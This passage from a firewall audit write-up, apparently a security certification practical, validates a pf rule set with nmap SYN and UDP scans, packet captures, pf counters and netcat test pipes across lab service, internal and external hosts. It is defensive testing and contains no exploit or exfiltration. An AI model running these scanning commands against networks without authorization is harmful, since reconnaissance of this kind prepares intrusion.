11:06:04.961868 200.200.200.18.42730 > 200.200.200.9.53: R 491278935:491278935(0) win
0 (ttl 63, id 33671)
```

And the pf statistics:

```
@46 pass out quick on xl1 inet proto tcp from 200.200.200.18/32 port > 1023 to any port =
domain keep state
[ Evaluations: 1          Packets: 3          Bytes: 124          ]

@50 pass in quick on de0 inet proto tcp from 200.200.200.18/32 port > 1023 to !
192.168.0.0/24 port = domain keep state
[ Evaluations: 6457       Packets: 3          Bytes: 124          ]

@105 block in log on de0 all
[ Evaluations: 6458       Packets: 6458       Bytes: 258440       ]
```

UDP Scan:

```
M:      nmap –sU –v –P0 200.200.200.9
        tcpdump –i en0 –w ntpdns-srv-out-2m.dmp
O:      pfctl –F all
        pfctl –N /etc/nat.conf –R /etc/pf.conf
        tcpdump –i pflog0 –w ntpdns-srv-out-2o.dmp
W:      windump –w ntpdns-srv-out-2w.dmp
```

Similar to our earlier scans, the netcat listener on UDP port 53 crashed under the nmap scan, leading nmap to conclude that the port is not open. The windump trace, however, does show the packet coming through, so we'll use that as evidence of a functional rule set. In actuality, nmap listed all ports as being open *except* port 53. This is due to ICMP errors not being sent back by the firewall, leading nmap to believe that the ports are open. However, a port unreachable was sent back by the Windows system, informing nmap that the port was closed.

```
11:29:43.496418 200.200.200.18.49310 > 200.200.200.9.53:  0 [0q] Type0 (Class 0)? . (0) (ttl
50, id 11031)
11:29:49.443584 200.200.200.18.49311 > 200.200.200.9.53:  0 [0q] Type0 (Class 0)? . (0) (ttl
```

```
50, id 64957)
11:29:49.443880 200.200.200.9 > 200.200.200.18: icmp: 200.200.200.9 udp port 53
unreachable (ttl 128, id 3922)
```

The relevant pf statistics:

```
@44 pass out quick on xl1 inet proto udp from 200.200.200.18/32 port > 1023 to any port =
domain keep state
[ Evaluations: 2          Packets: 3          Bytes: 112        ]

@52 pass in quick on de0 inet proto udp from 200.200.200.18/32 port > 1023 to !
192.168.0.0/24 port = domain keep state
[ Evaluations: 5866       Packets: 3          Bytes: 112        ]

@105 block in log on de0 all
[ Evaluations: 5864       Packets: 5864       Bytes: 164288     ]
```

What we do not see is the NTP traffic passing the firewall. This is due to the nature of NTP. The ntpd daemon does not use a highport (greater than 1023) as a source. It uses both source and destination ports of 123. Nmap, however, uses highports as a source, by default. We will instead use netcat to establish a session to ensure we can communicate as expected:

W: nc –l –u –p 123
hello world
M: nc -u -p 123 200.200.200.9 123
hello world

We were successful in sending 'Hello World' across our netcat pipe. We reversed the commands to ensure that the external host could reply:

W: nc -u -p 123 200.200.200.18 123
hello world
M: nc –l –o –p 123
hello world

Again, we have success.

Examining the rule set, we can see that host 200.200.200.19 is restricted to the same set of traffic rules, with the exception of NTP, as the host just tested. We would expect similar, successful results, therefore we will not test this second host for this document. We will instead continue with host 200.200.200.20, the public web server.

After reconfiguring the Macintosh system to ip address 200.200.200.20, we ran our nmap scan with 3 packet sniffers and a fresh set of pf statistics:

TCP Scan:

M: nmap –sS –v –P0 200.200.200.9

tcpdump –i en0 –w www-srv-out-1m.dmp
O: pfctl –F all
pfctl –N /etc/nat.conf –R /etc/pf.conf
tcpdump –i pflog0 –w www-srv-out-1o.dmp
W: windump –w www-srv-out-1w.dmp

The nmap output:

```
Host  (200.200.200.9) appears to be up ... good.
Initiating SYN Stealth Scan against  (200.200.200.9)
The SYN Stealth Scan took 1719 seconds to scan 1601 ports.
All 1601 scanned ports on  (200.200.200.9) are: filtered
```

The windump output showed no traffic passing through the firewall. This was as expected, as only inbound traffic, and its associated response should be allowed to the outside. Since host 200.200.200.21 (the secure web site) is similarly restricted by the firewall rules, it will not be tested for this document.

The last service network host to be tested is our SMTP relay at 200.200.200.22. This host passes outbound email, as well as receiving email, and should be able to pass port 25 traffic. The following nmap scan and associated packet traces shows this.

TCP Scan:

M: nmap –sS –v –P0 200.200.200.9
tcpdump –i en0 –w smtp-srv-out-1m.dmp
O: pfctl –F all
pfctl –N /etc/nat.conf –R /etc/pf.conf
tcpdump –i pflog0 –w smtp-srv-out-1o.dmp
W: windump –w smtp-srv-out-1w.dmp


The nmap output:

Host (200.200.200.9) appears to be up ... good.
Initiating SYN Stealth Scan against (200.200.200.9)
Adding open port 25/tcp
The SYN Stealth Scan took 1791 seconds to scan 1601 ports.
Interesting ports on (200.200.200.9):
Port State Service
25/tcp open smtp

And the windump output:

14:19:15.139991 200.200.200.22.61039 > 200.200.200.9.25: S 3856238446:3856238446(0) win 3072 (ttl 45, id 44118)
14:19:15.140074 200.200.200.9.25 > 200.200.200.22.61039: S 3673548676:3673548676(0) ack 3856238447 win 16616 <mss 1404> (DF) (ttl 128, id 3964)
14:19:15.142824 200.200.200.22.61039 > 200.200.200.9.25: R 3856238447:3856238447(0) win 0 (ttl 63, id 34318)

The following diagrams represent the approved and tested outbound access from the service network to the outside:



Service Network to Internal Network

The firewall has been configured to allow SMTP traffic into the internal mail server from the service network SMTP relay. In addition, inbound syslog traffic from all service network hosts, as well as Lotus Notes replication from the secure web site, are allowed into the internal network. The following nmap scans will show that these needs are properly implemented.

For this series of tests, our Macintosh host, alternating addresses to test traffic flow, remained in the service network. Our Windows host was moved onto the internal network and configured to resemble some of the hosts listed in the firewall rules. Specifically, this consisted of the internal syslog server, the Domino server and a pair of generic workstations. We had an additional Macintosh OS X host available on the internal network that represented the Macintosh OS X 10.1.5 file server. To increase the speed of the scans, we reconfigured our block rules to send TCP resets back to our attacker. This had no affect on the validity of the test.

TCP Scan:

M: nmap –sS –v –P0 –iL inthosts.txt
tcpdump –i en0 –w srv-in-1m.dmp
O: pfctl –F all
pfctl –N /etc/nat.conf –R /etc/pf.conf
tcpdump –i pflog0 –w srv-in-1o.dmp
W: tcpdump –w srv-in-1w.dmp

The nmap scans revealed the following:

From 200.200.200.18:

```
Host  (192.168.0.10) appears to be up ... good.
Initiating SYN Stealth Scan against  (192.168.0.10)
The SYN Stealth Scan took 1 second to scan 1601 ports.
All 1601 scanned ports on  (192.168.0.10) are: closed

Host  (192.168.0.11) appears to be up ... good.
Initiating SYN Stealth Scan against  (192.168.0.11)
The SYN Stealth Scan took 1 second to scan 1601 ports.
All 1601 scanned ports on  (192.168.0.11) are: closed

Host  (192.168.0.15) appears to be up ... good.
Initiating SYN Stealth Scan against  (192.168.0.15)
The SYN Stealth Scan took 1 second to scan 1601 ports.
All 1601 scanned ports on  (192.168.0.15) are: closed

Host  (192.168.0.16) appears to be up ... good.
Initiating SYN Stealth Scan against  (192.168.0.16)
```

The SYN Stealth Scan took 1 second to scan 1601 ports.
All 1601 scanned ports on (192.168.0.16) are: closed

Host (192.168.0.50) appears to be up ... good.
Initiating SYN Stealth Scan against (192.168.0.50)
The SYN Stealth Scan took 1 second to scan 1601 ports.
All 1601 scanned ports on (192.168.0.50) are: closed

Host (192.168.0.52) appears to be up ... good.
Initiating SYN Stealth Scan against (192.168.0.52)
The SYN Stealth Scan took 1 second to scan 1601 ports.
All 1601 scanned ports on (192.168.0.52) are: closed

From 200.200.200.19:

Host (192.168.0.10) appears to be up ... good.
Initiating SYN Stealth Scan against (192.168.0.10)
The SYN Stealth Scan took 1 second to scan 1601 ports.
All 1601 scanned ports on (192.168.0.10) are: closed

Host (192.168.0.11) appears to be up ... good.
Initiating SYN Stealth Scan against (192.168.0.11)
The SYN Stealth Scan took 1 second to scan 1601 ports.
All 1601 scanned ports on (192.168.0.11) are: closed

Host (192.168.0.15) appears to be up ... good.
Initiating SYN Stealth Scan against (192.168.0.15)
The SYN Stealth Scan took 0 seconds to scan 1601 ports.
All 1601 scanned ports on (192.168.0.15) are: closed

Host (192.168.0.16) appears to be up ... good.
Initiating SYN Stealth Scan against (192.168.0.16)
The SYN Stealth Scan took 1 second to scan 1601 ports.
All 1601 scanned ports on (192.168.0.16) are: closed

Host (192.168.0.50) appears to be up ... good.
Initiating SYN Stealth Scan against (192.168.0.50)
The SYN Stealth Scan took 1 second to scan 1601 ports.
All 1601 scanned ports on (192.168.0.50) are: closed

Host (192.168.0.52) appears to be up ... good.
Initiating SYN Stealth Scan against (192.168.0.52)
The SYN Stealth Scan took 1 second to scan 1601 ports.
All 1601 scanned ports on (192.168.0.52) are: closed

From 200.200.200.20:

Host (192.168.0.10) appears to be up ... good.
Initiating SYN Stealth Scan against (192.168.0.10)
The SYN Stealth Scan took 1 second to scan 1601 ports.
All 1601 scanned ports on (192.168.0.10) are: closed

Host (192.168.0.11) appears to be up ... good.

```
Initiating SYN Stealth Scan against  (192.168.0.11)
The SYN Stealth Scan took 1 second to scan 1601 ports.
All 1601 scanned ports on  (192.168.0.11) are: closed

Host  (192.168.0.15) appears to be up ... good.
Initiating SYN Stealth Scan against  (192.168.0.15)
The SYN Stealth Scan took 1 second to scan 1601 ports.
All 1601 scanned ports on  (192.168.0.15) are: closed

Host  (192.168.0.16) appears to be up ... good.
Initiating SYN Stealth Scan against  (192.168.0.16)
The SYN Stealth Scan took 1 second to scan 1601 ports.
All 1601 scanned ports on  (192.168.0.16) are: closed

Host  (192.168.0.50) appears to be up ... good.
Initiating SYN Stealth Scan against  (192.168.0.50)
The SYN Stealth Scan took 0 seconds to scan 1601 ports.
All 1601 scanned ports on  (192.168.0.50) are: closed

Host  (192.168.0.52) appears to be up ... good.
Initiating SYN Stealth Scan against  (192.168.0.52)
The SYN Stealth Scan took 1 second to scan 1601 ports.
All 1601 scanned ports on  (192.168.0.52) are: closed
```

From 200.200.200.21:

```
Host  (192.168.0.10) appears to be up ... good.
Initiating SYN Stealth Scan against  (192.168.0.10)
The SYN Stealth Scan took 1 second to scan 1601 ports.
All 1601 scanned ports on  (192.168.0.10) are: closed

Host  (192.168.0.11) appears to be up ... good.
Initiating SYN Stealth Scan against  (192.168.0.11)
The SYN Stealth Scan took 1 second to scan 1601 ports.
All 1601 scanned ports on  (192.168.0.11) are: closed

Host  (192.168.0.15) appears to be up ... good.
Initiating SYN Stealth Scan against  (192.168.0.15)
The SYN Stealth Scan took 1 second to scan 1601 ports.
All 1601 scanned ports on  (192.168.0.15) are: closed

Host  (192.168.0.16) appears to be up ... good.
Initiating SYN Stealth Scan against  (192.168.0.16)
Adding open port 1352/tcp
The SYN Stealth Scan took 1 second to scan 1601 ports.
Interesting ports on  (192.168.0.16):
(The 1600 ports scanned but not shown below are in state: closed)
Port       State       Service
1352/tcp   open        lotusnotes

Host  (192.168.0.50) appears to be up ... good.
Initiating SYN Stealth Scan against  (192.168.0.50)
The SYN Stealth Scan took 0 seconds to scan 1601 ports.
```

All 1601 scanned ports on (192.168.0.50) are: closed

Host (192.168.0.52) appears to be up ... good.
Initiating SYN Stealth Scan against (192.168.0.52)
The SYN Stealth Scan took 1 second to scan 1601 ports.
All 1601 scanned ports on (192.168.0.52) are: closed

From 200.200.200.22:

Host (192.168.0.10) appears to be up ... good.
Initiating SYN Stealth Scan against (192.168.0.10)
The SYN Stealth Scan took 1 second to scan 1601 ports.
All 1601 scanned ports on (192.168.0.10) are: closed

Host (192.168.0.11) appears to be up ... good.
Initiating SYN Stealth Scan against (192.168.0.11)
The SYN Stealth Scan took 1 second to scan 1601 ports.
All 1601 scanned ports on (192.168.0.11) are: closed

Host (192.168.0.15) appears to be up ... good.
Initiating SYN Stealth Scan against (192.168.0.15)
The SYN Stealth Scan took 1 second to scan 1601 ports.
All 1601 scanned ports on (192.168.0.15) are: closed

Host (192.168.0.16) appears to be up ... good.
Initiating SYN Stealth Scan against (192.168.0.16)
Adding open port 25/tcp
The SYN Stealth Scan took 0 seconds to scan 1601 ports.
Interesting ports on (192.168.0.16):
(The 1600 ports scanned but not shown below are in state: closed)
Port State Service
25/tcp open smtp

Host (192.168.0.50) appears to be up ... good.
Initiating SYN Stealth Scan against (192.168.0.50)
The SYN Stealth Scan took 1 second to scan 1601 ports.
All 1601 scanned ports on (192.168.0.50) are: closed

Host (192.168.0.52) appears to be up ... good.
Initiating SYN Stealth Scan against (192.168.0.52)
The SYN Stealth Scan took 1 second to scan 1601 ports.
All 1601 scanned ports on (192.168.0.52) are: closed

The windump output on the internal network showed the expected TCP traffic:

14:36:01.236404 200.200.200.21.33916 > 192.168.0.16.1352: S 240024848:240024848(0)
win 4096 (ttl 42, id 61586)
14:36:01.236491 192.168.0.16.1352 > 200.200.200.21.33916: S 3924807860:3924807860(0)
ack 240024849 win 16616 <mss 1404> (DF) (ttl 128, id 4006)
14:36:01.239311 200.200.200.21.33916 > 192.168.0.16.1352: R 240024849:240024849(0)
win 0 (ttl 63, id 35514)
14:36:21.050526 200.200.200.22.42391 > 192.168.0.16.25: S 3258989229:3258989229(0)

```
win 1024 (ttl 51, id 31232)
14:36:21.050851 192.168.0.16.25 > 200.200.200.22.42391: S 3929806759:3929806759(0)
ack 3258989230 win 16616 <mss 1404> (DF) (ttl 128, id 4007)
14:36:21.053697 200.200.200.22.42391 > 192.168.0.16.25: R 3258989230:3258989230(0)
win 0 (ttl 63, id 35782)
```

Next we ran our UDP scan. Although we scanned the same internal hosts, we only used a single source. All hosts on the service network had the same UDP restrictions. A final test of syslog using netcat was performed last.

UDP Scan:

```
M:    nmap –sU –v –P0 –iL inthosts.txt
      tcpdump –i en0 –w srv-in-2m.dmp
O:    pfctl –F all
      pfctl –N /etc/nat.conf –R /etc/pf.conf
      tcpdump –i pflog0 –w srv-in-2o.dmp
W:    windump –w srv-in-2w.dmp
```

As expected, the nmap results revealed no open ports:


```
Host  (192.168.0.10) appears to be up ... good.
Initiating UDP Scan against  (192.168.0.10)
The UDP Scan took 18 seconds to scan 1468 ports.
All 1468 scanned ports on  (192.168.0.10) are: closed

Host  (192.168.0.11) appears to be up ... good.
Initiating UDP Scan against  (192.168.0.11)
The UDP Scan took 18 seconds to scan 1468 ports.
All 1468 scanned ports on  (192.168.0.11) are: closed

Host  (192.168.0.15) appears to be up ... good.
Initiating UDP Scan against  (192.168.0.15)
The UDP Scan took 18 seconds to scan 1468 ports.
All 1468 scanned ports on  (192.168.0.15) are: closed

Host  (192.168.0.16) appears to be up ... good.
Initiating UDP Scan against  (192.168.0.16)
The UDP Scan took 18 seconds to scan 1468 ports.
All 1468 scanned ports on  (192.168.0.16) are: closed

Host  (192.168.0.50) appears to be up ... good.
Initiating UDP Scan against  (192.168.0.50)
The UDP Scan took 18 seconds to scan 1468 ports.
All 1468 scanned ports on  (192.168.0.50) are: closed

Host  (192.168.0.52) appears to be up ... good.
Initiating UDP Scan against  (192.168.0.52)
The UDP Scan took 18 seconds to scan 1468 ports.
All 1468 scanned ports on  (192.168.0.52) are: closed
```

The windump trace also revealed no packets passing the firewall. Similar to NTP, syslog uses the same source and destination ports – 514/udp. To verify that the traffic we require passed through, we used netcat to connect from the service network hosts to an internal host listening on 514/udp.

M: nc –u –p 514 192.168.0.10 514
hello world
W: nc –l –u –p 514
hello world

This test was successful, as we were able to pass 'Hello World' over our netcat tunnel. Reversing the commands to send syslog from the internal syslog server to a host on the service network failed, as expected.

The following diagrams represent the approved and tested inbound access from the service network to the inside:



Access to the service network is managed, not only by firewall rules, but certificate authentication for SSH sessions. Because of this, SSH access to the service network is more relaxed in the firewall rules, relying on the presence of authorized SSL certificates on the target hosts for added security. Lotus Notes replication from the internal Domino server, as well as NTP access from all internal hosts, is also expected. We expected the internal proxy server to process all DNS lookups for external hosts through the service network DNS servers. Use of restrictions within the Bind configuration (named.conf) ensures that only GIAC-approved resources can use these servers as forward lookup servers. (These rules are not a part of this document.)

Our first scan took place from the proxy server address: 200.200.200.11. We performed a TCP SYN scan of the service network hosts.

TCP Scan:

M: nmap –sS –v –P0 –iL srvhosts.txt
tcpdump –i en0 –w prx-srv-1m.dmp
O: pfctl –F all
pfctl –N /etc/nat.conf –R /etc/pf.conf
tcpdump –i pflog0 –w prx-srv-1o.dmp
W: tcpdump –w prx-srv-1w.dmp

As shown below, the proxy was able to access the DNS servers on the service network over TCP. In addition, all hosts were theoretically accessible over SSH. An authorized SSL certificate would still be required for full SSH access, as mentioned earlier. The nmap output for the successful scans:

```
Host  (200.200.200.18) appears to be up ... good.
Initiating SYN Stealth Scan against  (200.200.200.18)
Adding open port 53/tcp
Adding open port 22/tcp
The SYN Stealth Scan took 6 seconds to scan 1601 ports.

Host  (200.200.200.19) appears to be up ... good.
Initiating SYN Stealth Scan against  (200.200.200.19)
Adding open port 53/tcp
Adding open port 22/tcp
The SYN Stealth Scan took 6 seconds to scan 1601 ports.

Host  (200.200.200.20) appears to be up ... good.
Initiating SYN Stealth Scan against  (200.200.200.20)
Adding open port 22/tcp
The SYN Stealth Scan took 6 seconds to scan 1601 ports.

Host  (200.200.200.21) appears to be up ... good.
Initiating SYN Stealth Scan against  (200.200.200.21)
Adding open port 22/tcp
The SYN Stealth Scan took 6 seconds to scan 1601 ports.

 Host  (200.200.200.22) appears to be up ... good.
Initiating SYN Stealth Scan against  (200.200.200.22)
Adding open port 22/tcp
The SYN Stealth Scan took 6 seconds to scan 1601 ports.
```

We used netcat to confirm NTP and UDP DNS lookups.

M: nc –u –p 123 200.200.200.18 123
hello world
W: nc –l –u –s 200.200.200.18 –p 123

hello world

M: nc –u –p 53 200.200.200.18 53
hello world
W: nc –l –u –s 200.200.200.18 –p 53
hello world

M: nc –u –p 53 200.200.200.19 53
hello world
W: nc –l –u –s 200.200.200.19 –p 53
hello world

With the above tests successful, we turned our attention to service network access from the Domino server.


Nmap scan results:


```
Host  (200.200.200.18) appears to be up ... good.
Initiating SYN Stealth Scan against  (200.200.200.18)
Adding open port 22/tcp
The SYN Stealth Scan took 3 seconds to scan 1601 ports.
Interesting ports on  (200.200.200.18):
(The 1600 ports scanned but not shown below are in state: closed)
Port       State       Service
22/tcp     open        ssh

Host  (200.200.200.19) appears to be up ... good.
Initiating SYN Stealth Scan against  (200.200.200.19)
Adding open port 22/tcp
The SYN Stealth Scan took 3 seconds to scan 1601 ports.
Interesting ports on  (200.200.200.19):
(The 1600 ports scanned but not shown below are in state: closed)
Port       State       Service
22/tcp     open        ssh

Host  (200.200.200.20) appears to be up ... good.
Initiating SYN Stealth Scan against  (200.200.200.20)
Adding open port 22/tcp
The SYN Stealth Scan took 3 seconds to scan 1601 ports.
Interesting ports on  (200.200.200.20):
(The 1600 ports scanned but not shown below are in state: closed)
Port       State       Service
22/tcp     open        ssh

Host  (200.200.200.21) appears to be up ... good.
Initiating SYN Stealth Scan against  (200.200.200.21)
Adding open port 22/tcp
Adding open port 1352/tcp
The SYN Stealth Scan took 2 seconds to scan 1601 ports.
Interesting ports on  (200.200.200.21):
```

(The 1599 ports scanned but not shown below are in state: closed)
Port State Service
22/tcp open ssh
1352/tcp open lotusnotes

Host (200.200.200.22) appears to be up ... good.
Initiating SYN Stealth Scan against (200.200.200.22)
Adding open port 22/tcp
The SYN Stealth Scan took 3 seconds to scan 1601 ports.
Interesting ports on (200.200.200.22):
(The 1600 ports scanned but not shown below are in state: closed)
Port State Service
22/tcp open ssh

The following diagrams represent the approved and tested outbound access from the inside to the service network:





Internal Network to Outside

Our final series of tests for this document covered outbound access from our internal hosts. It was our expectation that only the proxy server would have access to web and FTP services on the Internet. In addition, only the two predefined SSH-using hosts should have access beyond the firewall to SSH services. Therefore, we tested access from the proxy and only one of the SSH-

using hosts. If the results had not met expectations, further scans would have been performed.

The nmap scan from the proxy server consisted of a TCP SYN scan of the external Cisco router, which was represented by our Windows host. Netcat was listening on TCP ports 21, 22, 80 and 443, as well as having port 2020 open to test highport availablility for passive FTP-style connections.

TCP Scan:

M: nmap –sS –v –P0 –iL 200.200.200.9
tcpdump –i en0 –w prx-out-1m.dmp
O: pfctl –F all
pfctl –N /etc/nat.conf –R /etc/pf.conf
tcpdump –i pflog0 –w prx-out-1o.dmp
W: windump –w prx-out-1w.dmp

Nmap results:

```
Host  (200.200.200.9) appears to be up ... good.
Initiating SYN Stealth Scan against  (200.200.200.9)
Adding open port 2020/tcp
Adding open port 443/tcp
Adding open port 21/tcp
Adding open port 80/tcp
The SYN Stealth Scan took 2 seconds to scan 1601 ports.
Interesting ports on  (200.200.200.9):
(The 1596 ports scanned but not shown below are in state: closed)
Port       State       Service
21/tcp     open        ftp
22/tcp     filtered    ssh
80/tcp     open        http
443/tcp    open        https
2020/tcp   open        xinupageserver
```

The nmap scan from the SSH-using host, 192.168.0.52 revealed the following, expected results:

```
Host  (200.200.200.9) appears to be up ... good.
Initiating SYN Stealth Scan against  (200.200.200.9)
Adding open port 22/tcp
The SYN Stealth Scan took 3 seconds to scan 1601 ports.
Interesting ports on  (200.200.200.9):
(The 1600 ports scanned but not shown below are in state: closed)
Port       State       Service
22/tcp     open        ssh
```

We can see in the windump output that all destination ports over 1023 were allowed out, as this is necessary for passive FTP. Because the Squid

